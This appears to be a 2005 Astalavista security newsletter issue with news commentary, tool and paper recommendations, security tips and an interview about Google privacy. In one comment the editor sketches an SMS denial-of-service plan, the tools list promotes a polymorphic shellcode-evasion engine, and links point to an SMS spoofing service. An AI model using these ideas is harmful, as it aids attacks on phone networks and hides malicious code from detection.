Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**HOLD SOFTWARE DEVELOPERS RESPONSIBLE FOR SECURITY**]

Former White House cyber security adviser **Howard Schmidt** thinks software

developers should be held personally responsible for writing secure code and receive training in safer programming practices. "**Most university courses traditionally focused on usability, scalability and manageability – not security**," he said. **The British Computer Society (BCS)** agrees with the general direction of the sentiment, but says that **companies, rather than individuals, should be held responsible**. The BCS also points out that code is not under developers' control after release, and that users must bear some responsibilities, such as installing security patches.

More information can be found at :

http://software.silicon.com/security/0,39024655,39153281,00.htm

Astalavista's comments :

The position of Schmidt prompts him to address critical issues and look for very strategic solutions which may not be favored by the majority of the industry as I'm reading through various news comments and blogs. I personally think, he has managed to realize the importance of making a distinction in how to tackle the vulnerabilities problem, who's involved, and who can be influenced, where the ultimate goal is to achieve less vulnerable and poorly coded software.

Software vendors seek profitability, or might actually be in the survival stage of their existence, and as obvious as it may seem, they facts huge costs, and extremely capable coders or employees tend to know their price! What's the mention are the tech industry's "supposed to be" benchmarks for vulnerabilities management, picture an enterprise with the "IE is the swiss cheese in the software world in terms of vulnerabilities, and yet no one is suing Microsoft over delayed patches" – lack of any incentives, besides moral ones, in case there're clear signs and knowledge that efficiency is not balanced with security. And that's still a bit of a gray area in the development world.

Vulnerabilities simply cannot exist, and perhaps the biggest trade-off we should also face is the enormous growth of interactive applications, innovation approaches for disseminating information, with speeds far outpacing the level of attention security gets. Eventually, we all benefit out of it, web application vulnerabilities scanners and consultants get rich, perhaps the ***(ISC)²*** *should take this into consideration as well :-)*

Even though you could still do the following :

- *build awareness towards common certifications addressing the issue*
- *ensure your coders understand the trade-offs between efficiency and security and are able to apply certain marginal thinking, whereas still meet their objectives*
- *as far as accountability is concerned, do code auditing with security in mind and try figure out who are those that really don't have a clue about security, train them*
- *constantly work on improving your patch release practices, or fight the problem from another point of view*

But unless, coders, and software vendors aren't given incentives, or obliged under regulations (that would ultimately result in lack of innovation, or at least a definite slow down), you would again have to live with uncertainly, and outsource the threats posed by this issue.

Microsoft's ***"Improving Web Application Security"*** *book, still provides a very*

relevant information :

http://www.astalavista.com/media/directory/uploads/aed7302bb5dc2fbec9bce18df70fc139.pdf

Slashdot's discussion :

http://developers.slashdot.org/article.pl?sid=05/10/12/1335215&tid=172&tid=8

[**DDOS BY MOBILE PHONE: IS IT A GOER?**]

Pennsylvania State University researchers published a paper, "**Exploiting Open Functionality in SMS-Capable Cellular Networks**", explaining how a denial of service attack could succeed against mobile phone networks by overwhelming phones with text messages. The researchers warn that large cities could lose service with "little more than a cable modem" and that cellular service in the entire United States could be disrupted using a medium-sized zombie network. However, security experts doubt the feasibility of such a model, saying it would be difficult to obtain the numbers of individual mobile phones in a specific zone, as well as noting that the attack itself would eventually defeat itself, as after a certain point, the attacking messages would not go through either.

More information can be found at :

http://www.theregister.co.uk/2005/10/10/sms_dos/

Astalavista's comments :

Great research, and I feel the authors should have also considered the possibility of infected phones used as a launching platform, the majority of web applications whose tweaking, legal or not, could bring some chaos in the mobile networks.

Another similar approach would be to find locking vulnerability(fonts etc.) on the most common handsets given the specific country, use public sources to crawl at least 50% of public mobile numbers(it's unbelievably easy), and shoot – bad stuff, though totally feasible!

Get the paper at :

http://www.astalavista.com/media/directory/uploads/f9731213be76a4ba334b8cdab4dd0210.pdf

[**MICROSOFT ENTERPRISE ANTI-SPYWARE PLANS TAKE SHAPE**]

By the end of 2005, **Microsoft** will release a limited beta version of its new enterprise security offering called **Microsoft Client Protection**, which will ward off viruses, worms and kernel rootkits and will also include a management console and prioritized reports and alerts features. The new product was built mostly through acquisition of **GeCAD Software** and **Giant Software**, although it also makes use of in-house **Strider Project's rootkit detection**. The offering will undoubtedly affect the enterprise desktop security market but analysts don't expect companies to jump from industry stalwarts Symantec and McAfee very quickly.

More information can be found at :

http://www.eweek.com/article2/0,1895,1867850,00.asp

Astalavista's comments :

I never imaged Microsoft getting into the rookits business, mainly because I wasn't really comfortable with Microsoft in the security industry at all. What they can offer are a great deal of resources, a questionable competitive practices, and if we are being pragmatic, it will take some time, perhaps a (in)security event, so I would start looking for an alternative to the build-in firewall my Windows came with.

Another important fact that has to be mentioned is how easily technological competitive advantage can be gained by acquisitions, what's next - Johnson&Johnson diversifying in the security industry impressed by Symantec's latest earnings (which as a matter of fact are down with some $250m due to Veritas related expenses)?!

What organizations and end users should start considering in the near future, is who they're getting their security expertise from, and while price may be an issue, key decision makers should clearly get into realizing these issues.

[**USERS WANT ISPS TO FILTER SPYWARE**]

A majority of net users want their ISPs so block spyware traffic. Half (51 per cent) of 1,000 consumers quizzed by NOP said their service providers should block spyware apps - invasive programs that covertly snoop on user's online activities - while only one in 10 of those quizzed reckon employers should take responsibility for addressing the problem.

More info can be found at :

http://www.theregister.co.uk/2005/10/11/spyware_survey/

Astalavista's comments :

If ISPs were to be blamed for everything, I soon imagine them offering Security consultancy services, don't get me wrong, there's a LOT ISPs could do to protect end users from major threats – until they get something in return besides being a good ISP PR.

Publicly available information on known spyware and malware spreading hosts is available, and doesn't require a lot of efforts to be put into action, perhaps an admin in a mood for going beyond the required tasks(any?) :-) . I have been trying to keep myself up to public projects and lists of such sites, and here's what I've got :

http://www.bleedingsnort.com/cgi-bin/viewcvs.cgi/user-agents/useragents.txt?root=Spyware-User-Agents&rev=1.4&view=markup
http://www.kgb.to/malware.rules - updated 18th September 2005
http://dialspace.dial.pipex.com/town/pipexdsl/s/ashu56/bluetack/spyware.txt

What end users should consider is that forwarding the responsibility to those Who they're getting their Internet connection from is wrong by default, as the majority of ISP contacts clearly state the lack of accountability for virus infections, lost data etc. at the bottom line it's the connectivity they offer. However, looking for further sources of revenues, these very same ISPs will end up reselling services from known vendors going beyond the usual anti-virus and anti-spyware.

[**CROSS-SITE SCRIPTING WORM HITS MYSPACE**]

With the advent of social networking sites, becoming more popular is as easy as crafting a few lines of JavaScript code, it seems.

One clever MySpace user looking to expand his buddy list recently figured out how to force others to become his friend, and ended up creating the first self-propagating **cross-site scripting (XSS) worm**. In less than 24 hours, "Samy" had amassed over 1 million friends on the popular online community.

More information can be found at :

http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391

Astalavista's comments :

I consider social networks as an unrealized infection vector for any type of malware, just name it. Easy of speed, lack of sophisticated resources, and almost everyone can actually feel the pulse of Web 2.0 these days.

The source code is also publicly available, which is bothering to a certain extend, as it would again act as another case study for future malware authors to work on.

A chat with the guy can be found at :

http://blog.outer-court.com/archive/2005-10-14-n81.html

Some technical explanations, and the guy's responses :

http://namb.la/popular/tech.html

*The guy's site entitled – **"I never got caught, I'm a hero"***

http://fast.info/myspace/

[**BEIJINGERS FALL VICTIM TO SMS SCAM**]

A **Beijing** resident surnamed Wang never thought a text message on his mobile phone would cost him more than 150,000 yuan (US$18,500).

Last week, Wang was stunned by a message that claimed he had bought items with his credit card that totalled more than 18,000 yuan (US$2,200). He said he had not used the card. Anxious, he dialled the number that the message left to contact the bank staff, and he was asked on the telephone to leave his card number and password for further identification. Later Wang found the spending

limit on his account had been reached. When he redialled the contact number, there was no response.

More information is available at :

http://www.chinadaily.com.cn/english/doc/2005-10/12/content_484196.htm

Astalavista's comments :

These scams are very successful mainly because of how new they are, and its so easy to impersonalize an institution by acting professional, and in this case, taking care of the customer's situation. SMS based attacks have a great social load, that could even be used to direct users on a specific web site on large scale. What scammers should deal with is how to match mobile users with the banks they actually use..

Even though China with it's mobile phone users is a very attractive target for such scams, localized messages and impersonating institutions can be done on pretty much every network. What's making me an impressing recently is the growing number of SMS spoofing services, and even though you might need more than your ambitions to be able to spoof your caller ID, it's so possible that I wish mobile operators didn't integrate their networks with the Internet.

Check this out :

http://smsspoofing.com/

[**DUTCH SMASH 100,000 STRONG ZOMBIE ARMY**]

Three of the builders of a **100,000 machine zombie network** used in denial of service attacks, as well as hacks into banks and Paypal accounts, have been arrested in **the Netherlands**. **GOVCERT.NL**, the **Computer Emergency Response Team of the Dutch government**, along with internet service providers, has taken down the botnet, and further arrests are expected.

More information can be found at :

http://www.theregister.co.uk/2005/10/07/dutch_police_smash_zombie_network/

Astalavista's comments :

An impressive accomplishment by the Dutch government, and the simultaneous work of these institutions should act as an example to the rest of the world – ISPs and CERTs could and should keep an eye on what's going inside the country, but such a huge botnet simply couldn't go unnoticed, perhaps because a great deal of the infected users were within the country. That's perhaps one of the biggest botnets ever reported, and I feel there were in the early stage of experimenting with its power.

[US PUSH TO TWO-FACTOR SECURITY]

US FEDERAL regulators have ordered banks to tighten their internet

security procedures by the end of 2006 to help thwart identity theft.

In a letter sent to banks last week, **the Federal Financial Institutions Examination Council** said it was not sufficient that banks permit online access with a single form of authentication, such as a password or personal identification number, when the risks of a breach are too high. "**Single-factor authentication, as the only control mechanism, (is) inadequate for high-risk transactions involving access to customer information or the movement of funds to other parties**," the council said.

More information can be found at :

http://australianit.news.com.au/articles/0,7204,16957059%5E15409%5E%5Enbv%5E15306%2D15322,00.html

Astalavista's comments :

There's no such thing as risk-high transaction, all transactions done over the Internet are risky anyway. But what government regulations should consider is organizing a workshop towards E-banking, instead of building the false sense of security that two-factor authentication is the panacea of tackling all the risks.

What banks could offer is flexibility, namely offline ability to limit the amounts that go out, quick expiration of inactive sessions, the ability to show last login or to use the service from a specific IP online. Even though it may greatly reduce the convenience nature, options should be provided, and currently they aren't.

Some good comments on the risks of two-factor authentication :

http://www.schneier.com/blog/archives/2005/03/the_failure_of.html

A little more on two-factor authentication :

http://en.wikipedia.org/wiki/Two_Factor_Authentication

[GOOGLE CHANGES PRIVACY POLICY]

Google Inc. is now disclosing more details on how it collects and uses data obtained from users, but it is remaining silent on several key questions that concern privacy advocates. The company's new privacy policy, though little changed in substance from one issued 15 months ago, is easier to read and reflects Google's expansion beyond its core search engine business.

It also describes in greater detail what Google is doing to protect against abuses.

More information can be found at :

http://www.usatoday.com/tech/news/techpolicy/business/2005-10-17-google-privacy_x.htm

Astalavista's comments :

What has changed? – pretty much nothing besides providing several different policies as far as length is concerned and highlighting the obvious fact that information between different services of Google is gathered at one place.

The only moral obligation Google has to the outside world is the "too good to mention" don't be evil motto, rather ironical in today's corporate America, but positioning yourself like that, gives you at least 2 points out of 5 as far as public opinion is concerned. I'm honestly concerned on them keeping cookies for so long, talking like a real marketers on how retaining the world's thoughts associated with information that could indeed provide valuable to future law investigations is actually improving Google's services, but I guess that's a policy for the masses.

Imagine…P3P based Google, and the death of online advertising afterwards, bad stuff..

Check out : ***Google, Privacy, and Masochism*** *comments :*

http://catless.ncl.ac.uk/Risks/24.06.html#subj1

and ***Google's Privacy Policy in Layman's Words :***

http://blog.outer-court.com/archive/2005-10-15-n31.html

Also, check out our interview with ***Daniel Brandt****, on various Google related issues.*

[XEROX PRINTER CODES TRACK DOCUMENTS]

The Electronic Frontier Foundation says it has deciphered a code of colored dots used in **Xerox's DocuColor** under an agreement with the **US federal government**. Xerox agreed to program its printer to put encoded dots on all documents so federal investigators could track the source of counterfeit currency. The dots appear in an 8 x 15 grid visible only under a magnifying glass or blue light, and give the date and time of a print-out and the serial number of the printer that made it. While **Xerox** says it does not routinely share customer data with governments, and the **US Secret Service** says it only uses the dots to track down counterfeiters, undemocratic governments could use the dots to crack the anonymity of dissident movements.

More information can be found at :

http://www.smh.com.au/news/breaking/xerox-printer-codes-track-documents/2005/10/18/1129401224436.html

Astalavista's comments :

Now that's ugly! Still paranoid, think BigBrother is not watching you, perhaps you were just born or have wrong perceptions of life – cause they are! And the EFF once again proves the benefits of its existence. It is unbelievable how Xerox are reacting on this issue, hiding behind working with law enforcement agencies obligations. A case like this should act as a wake-up call for everyone!

Check out :

DocuColor Tracking Dot Decoding Guide

http://www.eff.org/Privacy/printers/docucolor/

and

the CGI script behind interpreting the code :

http://www.astalavista.com/index.php?section=directory&linkid=5325

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **SYSTEM VIRGINITY VERIFIER V1.0** "

The idea behind SVV is to check important Windows System components, which are usually altered by various stealth malware, in order to ensure system integrity and to discovery potential system compromise. SVV 1.0 implements only code virginity verification which is the first step in SVV implementation and its task is to ensure the integrity of the code sections of in-memory mapped kernel and usermode modules (that is kernel drivers and usermode DLLs).

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5203

" **BOTAN V1.4.8** "

Botan is a library of cryptographic algorithms written in C++. It includes a wide selection of block and stream ciphers, public key algorithms, hash functions, and message authentication codes. It has an easy-to-use filter interface and supports many common industry standards, including X.509v3.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5300

" **HONEYWALL CDROM** "

The latest version of the Honeywall CDROM, 1.0-hw189 has been released. This release has numerous new features, bug fixes, and updates.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5281

" **TAPION – POLYMORPHIC DECRYPTOR GENERATOR** "

TAPiON engine was developed to avoid code detection (shellcode/whatever).

The engine can create unical decryptor, encrypt original data and decrypt it on the fly (while code executes).

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5265

" **AUTHFAIL V1.1.4** "

Authfail is a tool for adding IP addresses to an ACL when entities from those addresses attempt to log into a system, but cause authentication failures in auth.log. It reads data from auth.log in real time and adds the IP into netfilter with a DROP/REJECT policy.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5296

" **NET TOOLS 4** "

Project Net Tools © 2006 started as a small project containing some basic Net Tools to make certain procedures easier and faster to do for the network users, since then it kept growing. Net Tools is mainly written in Microsoft Visual Studio. Net Tools 4 contains a whole variety of network tools mainly written with Microsoft Visual Basic 6, Visual C++ and Visual Studio .NET. Net Tools 4 contains a whole variaty of network tools.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5344

" **TOOLBARCOP V3.4** "

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5006

" **SMTP STORE AND FORWARD PROXY** "

Greylisting smtp store and forward proxy (session-based) has anti-relay features, mail size limitations, whitelists and blacklists (based on email or IP address), multiple internal email servers, support for SPF, and an autoblacklisting option.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5337

" **MODSECURITY V1.9RC1** "

ModSecurity is an open source intrusion detection and prevention engine for web applications (or a web application firewall). Operating as an Apache Web server module or standalone, the purpose of ModSecurity is to increase web application security, protecting web applications from known and unknown attacks.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5221

" **CGI SCRIPT TO INTERPRET XEROX DOCUCOLOR FORENSIC DOT PATTERN** "

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5059

The DocuColor Tracking Dot Decoding guide can also be located at :

http://www.astalavista.com/index.php?section=directory&linkid=5330

[04] **Astalavista Recommended Papers**

" **PI AND EDRI LETTER AGAINST DATA RETENTION** "

On 27 September they will have a renewed vote about data retention. PI and EDRI urge all parties to reconfirm their initial rejection of the principle of systematic Surveillance of all 450 million EU citizens and residents. The fact that meanwhile, the European Commission has launched a proposal for a directive does not free the Commission from the need to prove this measure is absolutely necessary in a democratic society.

http://astalavista.com/index.php?section=directory&linkid=5195

" **ATTACKS ON LOCAL SEARCHING TOOLS** "

In our research we searched for a vulnerability that would release private local data to an unauthorized remote entity. Our focus was on the small snippets of local data that the integration feature handled. We realized that this feature was combining local private data with remote public data in a possibly unsafe environment. We present two different attacks that exploit this vulnerability.

http://astalavista.com/index.php?section=directory&linkid=5199

" **DO SECURITY TOOLBARS ACTUALLY PREVENT PHISHING ATTACKS** "

Security toolbars in a web browser show security-related information about a website in order to help users detect phishing websites. Because the security toolbars are designed for humans to use, they should be evaluated for usability that is, whether these toolbars really prevent users from being tricked by phishing attacks. We conducted two user studies of three security toolbars and other browser security indicators and found them all ineffective at preventing phishing attacks.

http://astalavista.com/index.php?section=directory&linkid=5214

" **PROTECTING PERSONAL DATA IN CAMERA SURVEILLANCE** "

This paper explores in which ways privacy (in particular, data protection principles) comes to the fore in the day-to-day operation of a public video surveillance system. Starting from current European legal perspectives on data protection, and building on an empirical case study, the meanings and management of privacy in the practice of Closed-Circuit Television (CCTV) will be discussed in order to identify the ways in which data protection is addressed in the operation of a video surveillance system.

http://astalavista.com/index.php?section=directory&linkid=5263

" **HOW TO CHEAT AT CHESS : A SECURITY ANALYSIS OF THE INTERNET CHESS CLUB** "

Although the Internet Chess Club's website assures its users that the security protocol used between client and server provides sufficient security for sensitive information to be transmitted (such as credit card numbers), we show this is not true. In particular

we show how a passive adversary can easily read all communications with a trivial amount of computation, and how an active adversary can gain virtually unlimited powers over an ICC user. We also show simple methods for defeating the timestamping mechanism used by ICC. For each problem we uncover, we suggest repairs. Most of these are practical and inexpensive.

http://www.astalavista.com/index.php?section=directory&linkid=5236

" **A GUIDE TO MIGRATING THE BASIC SOFTWARE COMPONENTS ON SERVER AND WORKSTATION COMPUTERS** "

Microsoft to Linux migration revealed.

http://www.astalavista.com/index.php?section=directory&linkid=5243

" **PROTECTING PERSONAL DATA IN CAMERA SURVEILLANCE** "

This paper explores in which ways privacy (in particular, data protection principles) comes to the fore in the day-to-day operation of a public video surveillance system. Starting from current European legal perspectives on data protection, and building on an empirical case study, the meanings and management of privacy in the practice of Closed-Circuit Television (CCTV) will be discussed in order to identify the ways in which data protection is addressed in the operation of a video surveillance system

http://www.astalavista.com/index.php?section=directory&linkid=5263

" **INDENTIFYING LINK FARM SPAM PAGES** "

In this paper, we present algorithms for detecting these link farms automatically by frst generating a seed set based on the common link set between incoming and outgoing links of Web pages and then expanding it. Links between identified pages are reweighted, providing a modi ed web graph to use in ranking page importance. Experimental results show that we can identify most link farm spam pages and the fnal ranking results are improved for almost all tested queries.

http://www.astalavista.com/index.php?section=directory&linkid=5295

" **SECURING WEB SERVERS AGAINST INSIDER ATTACKS** "

We present a vision: using secure coprocessors to establish trusted coservers at Web servers and moving sensitive computations inside these co-servers; we present a prototype implementation of this vision that scales to realistic workloads; and we validate this approach by building a simple E-voting application on top of our prototype. By showing the real potential of COTS secure coprocessing technology to establish trusted islands of computation in hostile environments—such as at web servers with risk of insider attack—this work also helps demonstrate that "secure hardware" can be more than synonym for "cryptographic accelerator.'

http://www.astalavista.com/index.php?section=directory&linkid=5321

" **NEW FIELD OF APPLICATION FOR HONEYNETS** "

In this thesis, we will introduce several new fields of applications for honeypots.

A honeypot is an information system resource which allows us to learn more about attacks in communication networks. Honeypot allow us to stop several of the threats outlined above, or at least to learn more about them. In this chapter we want to give an overview of the background behind the thesis and also shortly present the main results of it.

http://www.astalavista.com/index.php?section=directory&linkid=5339

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] **Site of the month**

Geeky Photos – online again!!

http://www.astalavista.com/index.php?section=gallery

[07] **Tool of the month**

SMTP store and forward proxy

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5337

[08] **Paper of the month**

A citizen's guide on using the Freedom of Information Act and the Privacy Act of 1974

This Guide is intended to serve as a general introduction to the Freedom of Information Act and the Privacy Act.14 It offers neither a comprehensive explanation of the details of these acts nor an analysis of case law. The Guide will enable those who are unfamiliar with the laws to understand the process and to make a request.

http://astalavista.com/index.php?section=directory&linkid=5158

[09] **Astalavista Security Toolbox DVD v2.0 – Download version available!**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[10] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **Things to consider when developing your early-stage security policy -**

This article will provide insights on several important steps while developing security policies. Although, this short article was primarily written for enterprises that are in the early stages of working on their policy, some of the issues raises could come handy for organization that already have a security policy. Security policies set the foundations for any of your future security developments and implementations and should act as centralized document for future developments.

1. **Compile them on team basis**

The majority of security policies developed today are usually written by policy writers, or the task is outsourced to a organization whose practices might seem suitable as far as compiliance is concerned, but should consider that even though all organization face a magnitude of shared threats, some are entire specific to your infrastructure. If you really want to develop a concise easily understandable, yet specific to your organization's need policy, bring in end users, a policy writer, a security consultant, or anyone else that could contribute to making it easy to enforce and easy to understand. What you'll lose is perhaps time resources, what you'll win is easy implementation and the approval ot key people from key positions

2. **Communicate them**

As a friend once said, having a policy without communicating is like winking at a girl in the dark, you know what you're doing, but no one else does :-) Communicating why policies are important, how they should be followed, and ensuring you don't waste productivity while achieving this is crucial. The best way to in-directly communicate them in my point of view is by building security awareness based on your policy through posters or anything else that will reach your workforce in a not so old-fashioned way

3. **Keep in mind how easily they get outdated**

The worst thing you could have, is an outdated policy, threats as well as your heterogeneous infrastructure sometimes evolved faster then you could keep up-to-date with them. Ensure you are aware of the latest developments of both, namely newly appeared threats or ways you organization's networks or services function.

4. **Promote departmental contributions, don't barely enforce**

Productivity is vital for any organization, and while the lack of security would result in huge loss of such, you should also look at productivity from an end users' point of view. Conducting a security policy from a top management's position might seem the logical way to do it, but considering departmental contributions, would solve two problems at once, acceptance of the policy as far as key personal is concerned, and adequate if not improved productivity. You cannot forbid certain things without knowing or at least considering they they would affect the entire enterprise.

5. **Balance between turning it into a paper-tiger's case study and a practical document**

You simply cannot cover each and every threat targeting your organization, and you shouldn't! Don't aim at developing the perfect policy, mainly because perfection is a weakness and it's weaknesses that you're trying to prevent. A KISS(keep it simple stupid) mode of thinking should dominate.

[11] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- **Antivirus software – so what?**

This article will answer several basic questions due the large amount of questions we keep on getting concerning the use and benefits of antivirus solutions. It's well known that antivirus scanners are a necessary evil, namely that they are not perfect, but being online without such would turn you into a an easier target than ever. Stay secure, do not be naïve!

What's your position in the cat and mouse game between anti-virus vendors?

The victim to a certain extend, what you hear on the news about viruses is "yet another news story" where cyber-criminals, cyber-hooligans or any other definition for the people behind them would be heard. It's a public secret that behind a great deal of malware are a bunch of kids, experimenting with someone's automated worm generation tool, leaving messages in one another's code

Don't get me wrong, the most advanced malware these days is written for profit, which doesn't necessarily have to result in over hyped statements, advanced malware is rarely released, but these are the moments you should monitor how different vendors react, and eventually make up your mind.

What to look for in an antivirus solution?

Don't go for the number of signatures or type of malware a scanner detects, instead do a little research(in case you really want to know what you're spending your $ for, ultimately to keep yourself secure), and find out which vendor is actually providing features going beyond the usual signatures scanning, intrusion prevention systems, years of experience, and most importantly, how often do they release their updates, give you successfully got them.

Learn to take care of yourself

Are suspicious about a certain file even though your antivirus scanner tells you, it's OK, Do you really want to figure out what's it gonna do when executed, without actually executing it on your machine first. Check out Norman's Sandbox and I bet you'll start using the handy on a daily basis.

http://sandbox.norman.no/live.html

Ensuring your system is fully patched would keep you out of trouble, at least from the most popular threats, a huge percentage of which is based on unpatched PCs. Consider using Microsoft's Baseline Security Analyzer

http://www.malwarehelp.org/using-microsoft-baseline-security.html

Don't be naïve, and no matter how many times you've heard this when it comes to using the Internet, know that nothing's actually for free, and the application your IM buddy is sending might be your worst nightmare coming true.

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Daniel Brandt**, the person behind the **Google-Watch.org** site.

Your comments are welcome at security@astalavista.net

Interview with Daniel Brandt, http://www.google-watch.org/

Astalavista : Hi Daniel, would you please introduce yourself to our readers, and share with us some info on your background?

Daniel : I became an antiwar activist in 1967, and spent three years in grad school during the mid-1970s, studying political theory and social ethics. Since age 14 I've had a ham radio license. When digital electronics took off in the 1970s, and grad school proved disappointing, I retrained in electronics. During the 1980s I lived in the Washington DC area. By then I was proficient with hardware and software, and helped a number of progressive groups adapt to microcomputing. Since 1982 I've been working on NameBase (**www.namebase.org**), which is still my main activity today.

Astalavista : What was the main idea behind starting Google-Watch.org, have you managed to achieve its objectives, and what is the current state of its development?

Daniel : The main idea was to address the privacy issues associated With Google. I claim to be the first to raise the Google privacy issue. This came about because in year 2000, when cookies were an issue that interested me, I noticed that Google's cookie with a unique ID in it expired in 2038. As a Linux programmer, I knew why they picked this date (it's the maximum date that works reliably across all operating systems), but I was shocked that Google had the hubris to set this cookie, when everyone else was using five- or ten-year cookies. It's not the cookie itself -- no one is going to be using the same browser in 2038 that they're using today. It's the fact

that Google's behavior here threw up a red flag for me. I said to myself, "Either this was done by some geek, who is insensitive to public policy issues, and the date will get changed soon, or Google will grow and become a menace to society."

Now it is five years later, and the cookie still expires in 2038. The either/or presumption I made then was correct, and I have my answer. Now it's simply a matter of getting the word out. I've had absolutely zero effect on Google, but I do think that more journalists are asking better questions, particularly in just the last year or two.

Astalavista : Are you running any other projects of yours, and can you name a few?

Daniel : I do my own sysadmin on a couple of dedicated Linux boxes, and my Scroogle Scraper (**www.scroogle.org**) is fun and interesting from a sysadmin point of view. This is a screen scraper for Google and Yahoo. I wrote the source code in "C", which can be downloaded from the site.

I'm engaged in a privacy fight with Wikipedia and just started a (**www.wikipedia-watch.org**) site. Wikipedia is the darling of the "information wants to be free" crowd, and only in the last few weeks has anyone noticed that there are quality-control issues with Wikipedia. My case is the first time the privacy issue has been raised, as far as I know. Wikipedia's violation of my privacy rights is just one month old. Some anonymous administrators there who don't like what I do, decided that I deserved my very own Wikipedia article under my name. That's going to be a tough one.

I also have a site about the CIA on campus. Five years ago, when I did a search for the two keywords "cia" and "campus," the first site that came up was about campus life at the Culinary Institute of America. Here is an issue that came up in the late 1960s, came up again around 1977, and again in 1987. All of these dates preceded the web, which means that for an entire generation now, the issue never existed. If it's not online, it never existed. So I dug out some old, faded, yellowed articles from my files, and keyed them in. The site just sits there because students today aren't interested. But that also means that the site doesn't require maintenance because nothing new is happening. In the meantime, I've bumped the Culinary Institute of America from the number-one spot.

Astalavista : Everyone uses Google, let's not mention experiment with its APIs, including you, for sure. Even if there was an alternative to Google, don't you think that it would eventually come down to the same issue of sacrificing privacy in order to take advantage of this unquestionably useful technology? Moreover, can you say that processing millions of searches in over 100 languages on daily basis means knowing what the world thinks at any time, and why worry about it?

Daniel : There are two aspects to the privacy question, and two types of information. The first involves privacy for the user doing

searches, and Google's practice of saving your search terms, your IP address, your unique cookie ID, and the date and time stamp, for every search you do. From this basic practice, it gets worse, the more you take advantage of Google's other services besides searching.

The other type involves keeping Google's crawlers away from information that they shouldn't have. Personal telephone numbers, Social Security numbers, credit card numbers, court records of arrestees (as opposed to convictions), and on and on. The default for crawlers is that they can grab everything they want, unless the webmaster takes steps to prevent this. There are a lot of webmasters who fail to take the appropriate steps. The opt-out of robots.txt, which is the only protocol available for webmasters controlling crawlers, should be changed to an opt-in. This is one reason why the Google Library Project interests me. I'm hopeful that a strong legal decision in favor of opt-in for copyright can be applied to crawling the web. Almost everything on the web, except for government documents, is already copyrighted by default in the U.S., even if there is no copyright notice on the page.

The first type of information is only available to Google and any government officials that ask Google for it. The situation with Yahoo in China is instructive here, and Google and Microsoft would have done exactly what Yahoo did in China. This is a major threat, because we don't know the extent to which Google is sharing the information they collect on us. It's done for profiling purposes, with a commercial intent, but the danger is that the information exists in the first place.

The second type of information -- personal information that should not be on the web, is something that we at least know about. The most immediate problem is that it leads to identity theft. The first tool that an identity thief uses is Google, because this is the easiest way to find vulnerable sites with useful information.

Sure, the technology is useful. But anything useful is also threatening when it's used against you. Google and other search engines need to be regulated.

Astalavista : What is the current state of activities that other digital Privacy rights organizations have undertaken to highlight these issues?

Daniel : I like what **EPIC** (**Electronic Privacy Information Center**, **www.epic.org**) is doing. On occasion I chat with Pam Dixon at the **World Privacy Forum** (www.worldprivacyforum.org) and we swap ideas. I don't feel that the Electronic Frontier Foundation is doing much that's worthwhile on these issues -- half the time they take positions that I oppose. I'm disappointed that the American Library Association has not taken a stand against Google on the basis of privacy issues connected with the Google Library Project. This surprises me because the ALA has been pretty good at protecting the privacy of library users against the U.S. Patriot Act.

